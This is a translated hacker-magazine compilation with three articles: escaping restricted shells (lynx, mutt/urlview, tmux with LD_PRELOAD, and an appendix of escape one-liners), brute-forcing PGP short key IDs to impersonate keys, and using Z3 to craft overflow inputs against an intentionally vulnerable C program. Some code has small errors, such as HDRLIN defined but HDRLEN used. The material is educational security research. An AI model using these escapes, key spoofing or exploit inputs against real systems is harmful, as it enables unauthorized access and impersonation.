games      - a listing of available games
thxmoo     - connect to the THXM00
mud        - connect to the SDFmud
validate   - gain additional shell access (also try 'user' for details)

```

Как видим, оболочка предоставляет доступ к различным утилитам Unix, а также позволяет выполнять базовые команды вроде `cat/cd` и т. п. Впрочем, это несколько обманчиво: многие команды отфильтрованы. Можно переходить в любой каталог системы — что полезно для изучения структуры каталогов, — однако при попытке прочитать файлы командой `cat` выясняется, что доступны только файлы в домашнем каталоге.

Первый способ побега из `psh`, который я нашёл, был связан с текстовым браузером `lynx`. Моей первой идеей было открыть URL вида `file://`, однако возможность переходить по произвольным адресам была отключена.

Следующей мыслью было порождение оболочки через `!`, но при попытке этого появлялось сообщение «`Spawning is disabled!`». Из этого можно сделать вывод, что `lynx` запускается с аргументом командной строки `-restrictions=all`. Однако из-за особенностей `getopts()` (функции библиотеки C для разбора аргументов командной строки) нередко удаётся повторно войти в ветку `case`, связанную с конкретным аргументом. Имея это в виду, можно указать новое значение для `-restrictions` и породить оболочку с помощью клавиши `!` уже из нового экземпляра `lynx`. Этот способ давно закрыт и в `lynx`, и в оболочке SDF — `psh`.

Самый последний способ, которым мне удалось вырваться из оболочки `psh`, оказался значительно сложнее метода с `lynx`. Первым шагом было установить, где находится исходный код `psh`. При попытке перейти в несуществующий каталог эта информация раскрывается:

```

faeroes:/usr> cd doesnotexist
/usr/local/bin/psh[611]: cd: /usr/doesnotexist - No such file or directory

```

Далее нужно было просмотреть исходный код `psh`, чтобы найти потенциальные способы побега. Попытка использовать `cat` или `ricso` для этого показала, что просмотр файлов вне домашнего каталога заблокирован.

```

sdf:/usr/local/bin> cat /usr/local/bin/psh
usage: cat {filename}

```

Вернувшись к нашему списку приложений-кандидатов, я остановился на следующем по сложности — почтовом клиенте `mutt`.

Нажав клавишу `E` на письме в `mutt`, можно вызвать команду, сохранённую в переменной окружения `EDITOR`; в случае `psh` это:

```
EDITOR=/usr/pkg/bin/pico
```

Однако поскольку `ricso` запускается из `mutt`, опция `-o` (песочница) не используется. Это означает, что из порождённого процесса `ricso` мы можем читать любой файл — вот наш примитив чтения. Актуальный исходный код оболочки `psh` включён в приложение для изучения. Чтобы читать произвольные файлы из `ricso`, достаточно нажать `Ctrl+R` (`^R`) и ввести имя файла.

Из этого же экземпляра `ricso` можно сохранять файлы с помощью горячей клавиши `Ctrl+O` (`^O`) — вот наш произвольный примитив записи.

В случае `freeshell` из этой среды нам фактически доступна отправка электронной почты. Это открывает лёгкий способ эксфильтрации файлов: можно прочитать файл (например, `psh`) в сессии

pico, а затем отправить его на адрес mailinator для извлечения.

Имея примитивы чтения и записи, необходимо задействовать их для получения примитива выполнения. После долгих исследований я нашёл способ: злоупотребление возможностью urlview в mutt.

Mutt позволяет выделить письмо и нажать Ctrl+B (^B), чтобы отобразить список URL в этом письме. Строка конфигурационного файла, обеспечивающая эту функцию:

```
^B      M |urlview\n      call urlview to extract URLs out of a message
```

Как видим, письмо просто передаётся по конвейеру приложению urlview. Man-страница описывает urlview как:

urlview — это программа для извлечения URL из текстовых файлов и отображения меню, из которого можно запустить команду для просмотра конкретного элемента.

Из man-страницы следует, что urlview управляется конфигурационным файлом — системным (/etc/urlview.conf) или пользовательским (~/.urlview). Этот конфигурационный файл стоит изучить с помощью нашего примитива записи.

Из конфигурационного файла видно, что опция COMMAND подходит нам идеально. Её описание:

```
COMMAND command
Если заданная команда содержит %s, на это место подставляется запрошенный URL;
в противном случае URL добавляется к строке COMMAND. По умолчанию COMMAND равен:

url_handler.sh %s
```

Нужно лишь создать конфигурационный файл со следующим содержимым:

```
COMMAND /usr/pkg/bin/bash # %s
```

Это заставит urlview дописать URL к строке выше и выполнить её. Поскольку перед %s стоит #, URL будет воспринят как комментарий. В результате при выборе письма и нажатии v, затем Ctrl+B запускается неограниченная bash-оболочка.

Этот приём снова закрыт; поиск нового способа оставляю читателю как упражнение. Надеюсь, freeshell не слишком сердится — это всё-таки учебный опыт.

Реальный пример — частный шелл-бокс

Недавно один мой друг поднял частный IRC-сервер для нескольких полудоверенных пользователей. Он создал chroot-среду, где можно подключиться по SSH и попасть в сессию tmux с единственным окном, содержащим клиент irssi. Создавать новые окна или выполнять другие команды было невозможно. Irssi был жёстко ограничен конфигурационным файлом — простые приёмы вроде /exec из клиента не работали.

После некоторых экспериментов я обратился к man-странице tmux. Tmux поддерживает множество команд, доступных по нажатию горячей клавиши tmux (в данном случае Ctrl+B) и затем :. Это открывает небольшую оболочку, в которую можно вводить команды для tmux.

При чтении man-страницы одной из первых примечательных команд оказалась следующая:

```
update-environment variables
Устанавливает строку, разделённую пробелами, содержащую список переменных окружения,
которые копируются в окружение сессии при создании новой сессии или подключении к
существующей. По умолчанию: "DISPLAY SSH_ASKPASS SSH_AUTH_SOCK SSH_AGENT_PID
SSH_CONNECTION WINDOWID XAUTHORITY".
```

Чтобы проверить это, я установил переменную окружения `LD_PRELOAD` в значение `/tmp/wut.so`, затем вышел из системы и вошёл снова. При повторном подключении `irssi` попытался запуститься и упал с ошибкой сегментации, пытаясь загрузить несуществующую разделяемую библиотеку. Отлично, уязвимость найдена, — но, к сожалению, я заблокировал себе доступ к оболочке. Поскольку это был тест, мне удалось попросить друга перезапустить мою `tmux`-сессию; в реальном сценарии это было бы серьёзной проблемой. Теперь у меня была возможность загружать динамическую библиотеку по своему выбору, однако без возможности создать её на диске преимущество было нулевым.

Изучив `man`-страницу `tmux` немного дальше, я обнаружил команды для управления буферами вставки.

В частности, загрузить буфер вставки из файла можно командой:

```
load-buffer [-b buffer-name] path
(псевдоним: loadb)
Загружает содержимое указанного буфера вставки из файла path.
```

Имея файл в буфере вставки, можно воспользоваться командой:

```
show-buffer [-b buffer-name]
(псевдоним: showb)
Отображает содержимое указанного буфера.
```

Это создаёт новое окно `tmux` с содержимым загруженного файла — наш примитив чтения.

Также можно использовать команду:

```
save-buffer [-a] [-b buffer-name] path
(псевдоним: saveb)
Сохраняет содержимое указанного буфера в файл path. Опция -a добавляет данные
вместо перезаписи файла.
```

Эта команда позволяет записать содержимое буфера в другой файл. В качестве эксперимента я скопировал известную мне разделяемую библиотеку, загрузив её в буфер и записав в `/tmp`. Затем установил `LD_PRELOAD` и убедился, что `irssi` не падает.

Последняя команда, необходимая для побега из оболочки:

```
set-buffer [-a] [-b buffer-name] [-n new-buffer-name] data
(псевдоним: setb)
Устанавливает содержимое указанного буфера в значение data. Опция -a добавляет
данные вместо перезаписи. Опция -n переименовывает буфер.
```

Как видим, это позволяет управлять буфером вставки более тонко, чтобы создать `.so`-файл для получения управляемого выполнения кода.

Методология здесь та же, что в предыдущих примерах, — при совершенно иных задействованных технологиях.

Атака на транспорт

В некоторых случаях ограниченная оболочка настолько строга, что получить какой-либо из описанных примитивов не представляется возможным. И всё же кое-что, достойное внимания, есть. Иногда можно атаковать протокол, по которому вы подключаетесь к системе. Первый пример — уязвимость `shellshock` (извините за использование `buzzword`). Системы, уязвимые к `shellshock`, порой удаётся проэксплуатировать так, чтобы выполнить `bash`-команды до вызова пользовательской оболочки, что очевидным образом позволяет вырваться из ограниченной среды.

Другой пример: когда оболочка динамически скомпонована (например, nologin). Если пользователю также предоставлен FTP-доступ или иная возможность записи в домашний каталог, иногда можно записать в каталог `.ssh/` конфигурационный файл и — при плохо настроенном `sshd` — передать переменную окружения `LD_PRELOAD` SSH-сессии, обходя тем самым оболочку `nologin`.

Заключение

Как вы могли убедиться, настроить ограниченную оболочку действительно безопасным образом — почти невыполнимая задача. Природа защищённых оболочек предполагает предоставление ненадёжному пользователю доступа к коду, который не проектировался с расчётом на ненадёжную аудиторию.

Несмотря на то что в плане технического содержания статья не слишком насыщена, надеюсь, она всё же доставила вам удовольствие и подкинула идеи на будущее. Я настоятельно призываю всех поиграть с различными ограниченными оболочками: даже если прямой необходимости в этом нет, это бесплатная и весёлая игра-испытание.

Спасибо `freeshell.org` за интересные уровни испытаний на протяжении многих лет, а также `huku` — за помощь в работе над этим материалом.

Ссылки

1. Restricted shells — Wikipedia — https://en.wikipedia.org/wiki/Restricted_shell
2. <http://www.freeshell.org>
3. http://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

Приложение А — Типичные команды с полезными примитивами

```
- vim :: Примитив выполнения
    :set shell=/bin/bash
    :shell
- arp -f <file> :: Примитив чтения файла
- iptables --modprobe=<cmd> :: Примитив выполнения
- tar --checkpoint-action=<cmd> :: Примитив выполнения
- rsync -e <cmd> :: Примитив выполнения
- scp -F <file> a b: :: Примитив чтения файла
- scp -S <command> a b: :: Примитив выполнения
- lynx 'e' :: Чтение/запись файла в редакторе
- lynx ! :: Примитив выполнения
- mail "~v" :: Примитив выполнения
```

Приложение В — Исходный код `psh`

```
#!/usr/pkg/bin/pdksh
stty susp '' intr '' quit '' erase '^h'
count=0
ccount=0
export TERM=xterm-color
export SHELL=/dev/null
export LESSSECURE=true
export HISTORY=$HOME/.history
```

```

export EDITOR=/usr/pkg/bin/pico
export VISUAL=/usr/pkg/bin/pico
export NNTPSERVER=VALIDATE.TO.ACCESS.USENET
export MYTTY=`tty|cut -d/ -f3,4`
export SMALLTTY=`echo $MYTTY|cut -c4-5`
export MYIP=`echo $SSH_CLIENT|awk '{print $1}'`

if [ -f ${HOME}/.profile ]
then rm -f ${HOME}/.profile
exit 0
fi
if [ -f ${HOME}/.kshrc ]
then rm -f ${HOME}/.kshrc
exit 0
fi

if [ "$MYIP" = "" ]
then MYIP="x.x.x.x"
fi
if [ -f $HOME/.pshrc ]
then BACKSPACE=`grep BACKSPACE $HOME/.pshrc|cut -d= -f2`
if [ "$BACKSPACE" != "" ]
then stty erase $BACKSPACE 1>/dev/null 2>/dev/null
fi
fi

Validate(){
# ... [функция вывода инструкций по валидации аккаунта]
}

Menu(){
# ... [функция отображения меню команд]
}

Move(){
echo "Basic movement in $1:"
echo
echo "j - down (or rotate)"
echo "k - up (or rotate)"
echo "h - left"
echo "l - right"
echo "q or Q to quit"
echo
echo "[RETURN]\c"
read ret
}

case `uname -n` in
ol) /usr/local/bin/maint
kill -9 0 ;;
mx) echo
echo "mx is reserved for mail service only."
kill -9 0 ;;
sverige) echo
echo "sverige is reserved for MetaARPA members only."
kill -9 0 ;;
vinland) echo
echo "vinland is reserved for VHOST members only."
kill -9 0 ;;
esac

# ... [основной цикл обработки команд psh]
while true
do
read command
case `echo $command|awk '{print $1}'|tr A-Z a-z` in
tty) tty;;
# ... [многочисленные обработчики команд]
logout|leave|bye|quit|exit|escape|terminate|cease|logoff|end)
clear
echo "Good Bye from the S D F - 1 .."

```

```
sleep 8
exit 0;;
*) if [ "$command" != "" ]
then echo "psh: $command: not found - try 'help' for commands"
fi;;
esac
done
```

0x04 — Персонализированные идентификаторы ключей PGP (f1los0tt1l3)

Автор: f1los0tt1l3

Содержание

- 1 - Введение
 - 1.1 - Предшествующие работы
- 2 - Спецификация
- 3 - Атака
 - 3.1 - Подготовка
 - 3.2 - Взлом (crash)
 - 3.2.1 - Статистика работы
 - 3.3 - Патчинг
- 4 - Заключение
- 5 - Ссылки
- 6 - Код

1 — Введение

Каждый должен иметь право на собственный (или чужой) идентификатор ключа PGP. Кто не хочет, чтобы его PGP-ключ совпадал с любимым хекс-псевдонимом или ключом цели для дешёвой социальной инженерии? Я определённо хочу, поэтому начал исследовать, как эти идентификаторы формируются и можно ли их подобрать перебором.

Примечание: под «идентификаторами ключей» здесь понимаются 4-байтовые короткие идентификаторы, которые все так любят использовать. Однако при наличии достаточной вычислительной мощности (или, может быть, ASIC-реализации SHA1 / атаки на прообраз) процесс очевидным образом масштабируется до идентификаторов любой длины.

1.1 — Предшествующие работы

Гугл в помощь, не так ли? Ну, несколько человек уже пробовали это и рассказали о своём опыте (или, точнее, решили это обнародовать), однако никто из них не позволил мне получить 4096-битный ключ RSA таким образом, как мне хотелось.

В мае 2010 года halfdog опубликовал на full-disclosure [1] некоторый Java-код, работающий с ключами DSA. Не особо быстро и не слишком гибко, но это было три года назад.

Затем, в декабре 2011 года, Asheesh — разработчик Debian, очень привязанный к своему идентификатору ключа, — нашёл способ создать новый 4096-битный RSA-ключ с нужным идентификатором (и обнаружил ошибку в GnuPG при обработке дублирующихся ключей) [2]. Он указал на разрушительный потенциал этой находки и решил не публиковать код. Жаль.

Но на серверах ключей хранятся и более старые свидетельства (хотя не стоит доверять полю даты создания ключа, особенно для этих ключей): первый пример пользовательских идентификаторов, который мне удалось найти:

```
pub 1024R/A69AB99CDEADBEEF 1995-09-28
```

Это поле использует старый тип пакетов.

Таким образом, мы не делаем ничего принципиально нового, однако публичного метода получения произвольного ключа с произвольным идентификатором по-прежнему не существует.

2 — Спецификация

Итак, приступим: берём спецификацию OpenPGP, RFC 4880 [3], и смотрим, как формируются идентификаторы ключей [RFC 4880 — 12.2].

```
-----[ RFC 4880 - 12.2. Key IDs and Fingerprints ]-----
```

Для ключа V3 восьмиоктетный Key ID состоит из 64 младших бит публичного модуля RSA-ключа.

О, так просто? Нет, не совсем. Ключи версии 3 устарели [RFC 4880 — 5.5.2] по плохой причине — коллизии идентификаторов ключей, хм — и по хорошей — MD5. Поскольку мы не хотим строить новый блестящий RSA 4096 на MD5, перейдём к ключам V4.

```
-----[ RFC 4880 - 12.2. Key IDs and Fingerprints ]-----
```

Отпечаток V4 — это 160-битный SHA-1-хеш октета 0x99, за которым следуют двухоктетная длина пакета и весь пакет Public-Key, начиная с поля версии. Key ID — это 64 младших бита отпечатка.

Отлично, и что содержится в пакете Public-Key?

```
-----[ RFC 4880 - 5.5.2. Public-Key Packet Formats ]-----
```

Пакет версии 4 содержит:

- Однооктетный номер версии (4).
- Четырёхоктетное число, обозначающее время создания ключа.
- Однооктетное число, обозначающее алгоритм открытого ключа.
- Серию целых чисел множественной точности (MPI), составляющих ключевой материал.

Примечание: числа хранятся в формате big-endian [RFC 4880 — 3.1].

Таким образом, переменные части — это временная метка создания и ключевой материал. Ключевой материал представляет собой набор алгоритмо-специфичных MPI [RFC 4880 — 3.2], которые нельзя изменить, не изменив их значение.

Можно попробовать добавить мусор в пакет, но реализации его удаляют. Жаль.

3 — Атака

Отлично, мы знаем, из чего состоит идентификатор ключа, и знаем, что можем манипулировать значением времени создания и/или параметрами RSA/DSA/ElGamal. Я решил перебирать только поле времени создания по простой причине: я не доверяю написанному мной наспех инструменту при выборе простых чисел RSA, особенно в таком сценарии, где нужно много разных простых чисел — ошибки могут привести к катастрофическим последствиям [4].

К тому же использование энтропии здесь не удаётся существенно оптимизировать, а так мы по крайней мере имеем спокойствие от ключей, сгенерированных GnuPG.

Итак, мы просто построим перебор по значению временной метки создания ключа.

3.1 — Подготовка

Хорошо, погружаемся. Прежде всего изолируем среду GnuPG, чтобы не замусорить и не повредить свою собственную.

```
$ mkdir -m 700 GNUPGHOME && export GNUPGHOME=`pwd`/GNUPGHOME
```

Теперь нужно сгенерировать пул ключей достаточного размера, чтобы иметь реальный шанс найти совпадение, — но сколько нужно ключей? Это очевидным образом зависит от количества секунд в том временном диапазоне, который мы считаем приемлемым для времени создания ключа.

Немного математики. Поскольку SHA1 несмещён, каждая попытка независима; вероятность найти совпадение в каждой попытке фиксирована и равна $1 / 2^{32}$.

Таким образом, единственное, что имеет значение, — это количество попыток: s (секунды в диапазоне) $\times x$ (ключей в пуле).

Вероятность найти совпадение за k попыток равна 1 минус вероятность провала во всех попытках [5], а последняя есть (вероятность одного провала) $^k = ((2^{32} - 1) / 2^{32})^k$.

Итоговая формула и удобная таблица:

$$y = 1 - \left(\frac{2^{32} - 1}{2^{32}} \right)^{s * x}$$

s = секунды в диапазоне
 x = количество ключей в пуле
 y = вероятность успеха

диапазон\вер	0.50	0.75	0.90	0.95	0.99
прошлое	3	5	8	10	15
5 лет	19	38	63	82	126
1 год	95	189	314	408	628

Для наглядного 3D-графика можно построить вероятность в пространстве (годы диапазона $\times$ ключей в пуле) [6]:

$$y = 1 - ((2^{32} - 1) / 2^{32})^{(60 * 60 * 24 * 365 * a * x)}$$

GnuPG имеет удобную функцию генерации ключей в пакетном режиме:

```
$ gpg --no-default-keyring --secret-keyring ./secpool.gpg \
--keyring ./pubpool.gpg --trustdb-name ./trustpool.gpg \
--gen-key --batch batchfile.txt

# batchfile.txt
Key-Type: RSA
Key-Length: 4096
Name-Real: Filippo Valsorda
Name-Comment: fillos0tt113
Name-Email: fillos0tt113@phrack.com
Expire-Date: 0
```


Примечание: поля Name-* не важны — позднее мы отбросим uid и создадим корректно подписанный.

Запустите генерацию нужное количество раз, возможно подключите haveged [7], счётчик Гейгера или радиоприёмник с белым шумом и... идите пить кофе.

3.2 — Взлом (crash)

Итак, пул ключей готов — нужно перебором найти нужный идентификатор. Я написал параллелизуемую реализацию на Python 3 + Cython — crash.py.

Скомпилируйте модуль Cython (потребуется Cython и OpenMP):

```
$ python3 setup.py build_ext --inplace
```

Примечание: clang и старые версии gcc давали сбои; я использовал gcc 4.7.

Затем запустите перебор:

```
$ python3 crash.py pubpool.gpg NEWKEYID [0xTIMESTAMP]
```

где 0xTIMESTAMP — нижняя граница времени создания (при необходимости).

Хотите знать кое-что интересное? Для перебора нужен только rubpool, поэтому его можно выгрузить из вашего изолированного системы с воздушным зазором и выполнить перебор на мощной ненадёжной машине.

Надеюсь, вы получите результат вроде этого:

```
Current fingerprint: 9b179a2af2f8a744b2214de4eec578f57e61d52a
Current timestamp: 0x512187c9
NEW fingerprint: d8efd70f8479432e9158ac27eb56af7c42424242
RESULT timestamp: 0x1b550652
```

3.2.1 — Статистика работы

Основная вычислительная нагрузка при переборе — формирование SHA1-хешей: по одному на каждую проверяемую временную метку. Количество попыток, очевидно, не зависит от ширины временного диапазона и растёт вместе с вероятностью нахождения совпадения. Зависимость между вероятностью и числом попыток описывается упрощённой версией формулы выше:

$$y = 1 - \left(\frac{2^{32} - 1}{2^{32}} \right)^x$$

x = попытки / SHA1-хеши
y = вероятность успеха

Таким образом, ключевой параметр — какую скорость хеширования SHA1 нам удаётся достичь. Реализация на Cython в crash.py достаточно быстра: $3,0 \times 10^6$ хешей/с на четырёхъядерном i7 2,3 ГГц или $8,3 \times 10^6$ хешей/с на экземпляре AWS EC2 cc2.8xlarge.

Примечание: это означает, что нахождение совпадающего ключа обойдётся вам примерно в \$0,50 на Spot Instance (по ценам апреля 2013 года).

Однако можно сделать значительно лучше: ребята из oclHashcat-plus заявляют о $3,081 \times 10^9$ SHA1/с на GPU AMD HD6990 [8]. При такой скорости совпадение можно найти за секунды. Написание высокопроизводительной реализации на CUDA или OpenGL оставляю читателю как упражнение ;)

Справочная таблица времени работы:

```
+-----+-----+-----+-----+-----+
|  вероятность  | 0.50 | 0.75 | 0.90 | 0.95 | 0.99 |
```

попытки / 10 ⁹	2.9	5.9	9.8	12.8	19.7
время на i7	17m	33m	55m	71m	110m
время на EC2	6m	12m	20m	26m	40m
время на GPU	1s	2s	3s	4s	6s

3.3 — Патчинг

Теперь нужно пропатчить ключ. patch.py, как ни странно, делает именно это.

Сначала экспортируйте секретный ключ, для которого было найдено совпадение:

```
$ gpg --no-default-keyring --secret-keyring ./secpool.gpg \
--keyring ./pubpool.gpg --export-secret-keys OLDKEYID > privkey.gpg
```

Затем запустите patch.py, передав «RESULT timestamp» из crash.py:

```
$ python3 patch.py privkey.gpg TIMESTAMP > resultkey.gpg
```

Наконец, принудите gpg импортировать ключ даже без (недействительной) связующей подписи:

```
$ gpg --allow-non-selfsigned-uid --import resultkey.gpg
```

Восстановите связующую подпись, создав новый uid:

```
$ gpg --edit-key NEWKEYID
```

```
gpg> adduid
gpg> uid 1
gpg> deluid
gpg> trust
gpg> check
gpg> save
```

Примечание: не создавайте новый uid как точную копию старого — иначе deluid удалит оба из секретного ключа (это баг GnuPG).

Готово! Теперь у вас есть новый блестящий PGP-ключ с персонализированным идентификатором. Экспортируйте его в основную среду GnuPG или куда угодно.

4 — Заключение

Развлекайтесь — там ещё много интересных незанятых идентификаторов ключей: 0x11111111, 0xabaddeed, 0хаааааааа, 0хg00d1dea, 0x27182818, 0x14142135... Только оставьте мне 0x31415926, 0x42424242 и 0x13371337 ;) и не дублируйте (публично) ключи других людей.

И последнее: я знаю, что вы ищете — опция `--keyid-format long` ;)

5 — Ссылки

- [1] "PGP CPU time wasta (never refer to pgp key using 32bit key-id)"
<http://seclists.org/fulldisclosure/2010/May/120>
- [2] "Short key IDs are bad news (with OpenPGP and GNU Privacy Guard)"
<http://www.asheesh.org/note/debian/short-key-ids-are-bad-news.html>
- [3] "OpenPGP Message Format" - Callas, et al - November 2007
<https://tools.ietf.org/html/rfc4880>

- [4] "Cryptanalysis of RSA with Small Prime Difference" - B de Weger - 2002
<http://www.enseignement.polytechnique.fr/profs/informatique/Francois.Morain/Master1/Crypto/projects/Weger02.pdf>
- [5] Complementary event - Wikipedia
https://en.wikipedia.org/w/index.php?title=Complementary_event&oldid=545752375
- [6] Wolfram|Alpha - <http://wolfr.am/YxKsTU>
- [7] haveged - A simple entropy daemon - <http://www.issihosts.com/haveged/>
- [8] oclHashcat-plus - <http://hashcat.net/oclhashcat-plus/>

6 — Код

[Архив [gpg-crash.tar.gz](#) — uuencoded бинарные данные опущены]

0x05 — Как жульничать в математике (chown)

Автор: chown

Введение

Добро пожаловать, читатель. Я пишу этот небольшой текст потому, что недавно обнаружил: многие люди, значительно умнее меня, пугаются самого упоминания Z3 и решателей в целом и избегают их использования. На мой взгляд, распространено убеждение, что Z3 требует какой-то математической степени в качестве предварительного условия. Для меня всё с точностью до наоборот.

К концу этого краткого руководства, надеюсь, вы убедитесь, что Z3 предоставляет тривиальную платформу, позволяющую избежать большей части сложной математики, связанной с разработкой эксплойтов и обратной разработкой.

Что такое Z3?

Z3 — это SMT-решатель (satisfiability modulo theories — выполнимость в теориях), написанный в Microsoft Research. Он кроссплатформенный (Windows/Linux/Mac OS X) и бесплатный (лицензия MIT).

Внутри Microsoft он используется для анализа и верификации программ.

Z3 предоставляет API на C или Python с богатым набором функций. В этой статье мы лишь слегка коснёмся Python API. Это, на мой взгляд, простейший способ сразу приступить к работе и мгновенно получить пользу от Z3 практически без кривой обучения. Если вы хотите глубже погрузиться в функциональность Z3, в сети есть немало документации.

Установка Z3

Установка Z3 — простой процесс, возможный, как я уже упоминал, на большинстве операционных систем. Исходный код Z3 доступен на его странице на GitHub (2).

Инструкция сборки для Mac OS X:

```
CXX=clang++ CC=clang python scripts/mk_make.py
cd build
make
sudo make install
```

Для Ubuntu ещё проще:

```
sudo apt-get install python-z3
```

После этого Python-модуль доступен через `import z3`.

Введение в Z3

Чтобы разжечь аппетит, начнём с простого математического примера, не связанного с разработкой эксплойтов. Следующая небольшая головоломка распространялась в социальных сетях:

```
A+B    = 240
C+D    = 500
D-B+C  = 455
A+C    = 215
Чему равно D?
```

Хотя это легко решается математически, гораздо проще заставить Z3 сделать всю работу за нас.

Первый шаг — импортировать z3 и объявить переменные для решателя. Следующий код создаёт четыре переменные типа `Int()` — A, B, C, D — и инициализирует класс `Solver`.

Примечание: строка, передаваемая каждой переменной, используется для маркировки результатов при выводе модели.

```
#!/usr/bin/env python

from z3 import *

# Объявляем переменные
A = Int('A')
B = Int('B')
C = Int('C')
D = Int('D')

s = Solver()
```

Объявив переменные, задаём ограничения для решателя — переводим каждую строку задачи в выражение с нашими переменными:

```
# Добавляем ограничения
s.add(A + B == 240) # A+B    = 240
s.add(C + D == 500) # C+D    = 500
s.add(D-B+C == 455) # D-B+C  = 455
s.add(A+C == 215)   # A+C    = 215
```

Последние шаги — использовать функцию `check()` для решения задачи и вывести модель:

```
print "[+] Solving..."
s.check()
ttt = s.model()
print "[MODEL-----]"
print ttt
print "[------]"
```

Запуск даёт следующий результат:

```
$ python facebook.py
[+] Solving...
[MODEL-----]
```

```
[C = 20, B = 45, D = 480, A = 195]
[-----]
```

Как видите, написать решатель для этой задачи заняло всего пару минут, и мы получили ответ D=480. Поздравляем — если вы дошли до этого места, теперь вы умеете жульничать в Facebook и производить впечатление на друзей!

Z3 и разработка эксплойтов

Как вы, наверное, уже догадались, в разработке эксплойтов полно небольших математических задач, подобных этой. Типичные примеры:

- Решение входных значений для управления размерами аллокаций/копирований.
- Поиск первопричины падения при фаззинге: по одному ограничению на каждую инструкцию `cmp`, затем управление содержимым регистров по необходимости.
- Нахождение входных значений, удовлетворяющих определённым критериям.
- И т. д.

Чтобы пояснить сказанное, я написал небольшую уязвимую программу, на примере которой рассмотрим процесс эксплуатации и то, чем может помочь Z3.

Уязвимый пример

Следующий код содержит явно видимую уязвимость целочисленного переполнения. Очевидно, мы можем использовать её для вызова переполнения кучи в чанк, на который указывает `sstr`.

Прочитайте код ниже; после этого я объясню сложности решения данной задачи.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  #define HEADER "-----[ ASCII DIAGRAM ]-----"
6  #define HDRLIN strlen(HEADER)
7
8  char *copyandupdate(char *dst,char *src, unsigned int size)
9  {
10     memcpy(dst,src,size);
11     dst += size;
12     return dst;
13 }
14
15 int main(int argc, char *argv[])
16 {
17     unsigned int width,height,i;
18     char *sstr,*fstr;
19
20     if(argc != 3) {
21         printf("usage: %s <width> <height>\n",argv[0]);
22         exit(-1);
23     }
24
25     width = strtoul(argv[1],NULL,0);
26     height = strtoul(argv[2],NULL,0);
27
28     printf("[+] Using width: %u\n",width);
29     printf("[+] Using height: %u\n",height);
30
31     if(width < 5) {
32         printf("error: Width too small\n");
33         exit(1);
```

```

34     }
35
36     if((width * height + HDRLEN) > 0x3fffffff) {
37         printf("error: Table too large (%u) \n",width * height);
38         exit(1);
39     }
40
41     printf("[+] Allocating buffer sized: %u\n", width * height + HDRLEN);
42     sstr = fstr = malloc(width * height + HDRLEN);
43     if(!fstr) {
44         printf("error: Out of Memory!\n");
45         exit(1);
46     }
47
48     printf("[+] Writing header to buffer (%u bytes)\n",HDRLEN);
49     fstr = copyandupdate(fstr,HEADER,HDRLEN);
50     for(i = 0 ; i < height ; i++ )
51     {
52         char *m = malloc(width);
53         if(!m) {
54             printf("error: Out of Memory!\n");
55             break;
56         }
57         memset(m,'X',width);
58         m[width-3] = '\r';
59         m[width-2] = '\n';
60         m[width-1] = '\x00';
61         fstr = copyandupdate(fstr,m,width-1);
62         free(m);
63     }
64
65     printf(sstr);
66
67 }

```

Программа принимает параметры `width` и `height` из командной строки и создаёт ASCII-таблицу из символов X.

Пример успешного запуска:

```

$ ./asciigrid 30 10
[+] Using width: 30
[+] Using height: 10
[+] Allocating buffer sized: 413
[+] Writing header to buffer (113 bytes)
-----[ ASCII DIAGRAM ]-----
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
...

```

Основная уязвимость кода находится между строками 37 и 43. Как видно, код принимает параметры `width` и `height` и проверяет, что произведение `width * height` плюс длина заголовка меньше `0x40000000`. Затем выделяется буфер исходя из этих значений. Однако если `width` и `height` достаточно велики, чтобы вызвать целочисленное переполнение, результирующий размер буфера не будет соответствовать самим значениям `width` и `height` — возникает потенциал для переполнения кучи.

После выделения программа начинает записывать поле `HEADER` в буфер. В зависимости от размера буфера запись может выйти за его пределы. Из-за ошибки при вычислении размера с переполнением нет гарантии, что выделен достаточно большой буфер для размещения `HEADER`.

Наконец, в строке 51 выполняется цикл копирования: для каждой строки `height` выделяется чанк в `width` байт, заполняется символами X и копируется в буфер. Если наши значения достаточно велики для переполнения, цикл продолжает запись за пределами буфера без возможности остановиться — пока не попадёт на несмонтированную страницу, что завершит программу.

К счастью для нас (;)), есть чистый выход из этого цикла: если аллокация width байт через malloc завершается неудачей, цикл прерывается и программа продолжает выполнение.

Это означает: если мы вызовем переполнение при достаточно большом width, чтобы аллокация завершилась неудачей, мы сможем выполнить наше переполнение (копируя заголовок за пределы буфера) без завершения программы. Вопрос в том, какие входные значения это обеспечивают?

Решение

Как вы, наверное, уже догадались, следующим шагом является написание простого решателя для вычисления этих значений. Снова процесс очень прост.

Импортируем библиотеку:

```
#!/usr/bin/env python

from z3 import *
```

Объявляем переменные. На этот раз используем тип `BitVec()` вместо `Int()`. Главное отличие — возможность выполнять побитовые операции и задавать точный размер переменной, что позволяет легче эмулировать целочисленные переполнения. Для 32-битной платформы используем размер 32.

```
width = BitVec('width', 32)
height = BitVec('height', 32)
headersize = BitVec('headersize', 32)

allocsize = BitVec('allocsize', 32)

s = Solver()
```

Добавляем ограничения:

```
s.add(headersize == 113)

# Чтобы malloc завершился неудачей, width должен быть > 0xf0000000
s.add(UGT(width, 0xf0000000))

# Вычисляем allocsize
s.add(allocsize == width * height + headersize)

# Гарантируем, что allocsize меньше headersize (переполнение)
s.add(ULT(allocsize & 0xffffffff, headersize))
```

Решаем и выводим модель:

Результат:

```
$ python solver.py
[+] Solving...
[MODEL-----]
[height = 2318056819,
 width = 4192030789,
 allocsize = 112,
 headersize = 113]
[-----]
```

Подтверждаем на целевой программе:

```
$ ./asciigrid 4192030789 2318056819
[+] Using width: 4192030789
[+] Using height: 2318056819
[+] Allocating buffer sized: 112
[+] Writing header to buffer (113 bytes)
asciigrid(98654, 0xa33e5000) malloc: *** mach_vm_map(size=4192034816) failed (error code=3)
```

```
*** error: can't allocate region
*** set a breakpoint in malloc_error_break to debug
error: Out of Memory!
```

-----[ASCII DIAGRAM]-----

Аллокация 112 байт выполнена, а в буфер записан заголовок размером 113 байт. Аллокация завершается неудачей, цикл прерывается, а буфер передаётся в printf() — уязвимым образом ;)

Добавление ограничений для перечисления возможностей

В приведённом примере решатель нашёл ситуацию, где буфер на 1 байт меньше копии. Однако в реальности большинство аллокаторов выравнивают размеры перед возвратом чанка программе, так что реального переполнения может не произойти. Кроме того, нередко хочется перечислить возможные размеры QUANTUM на куче, чтобы найти подходящие цели переполнения.

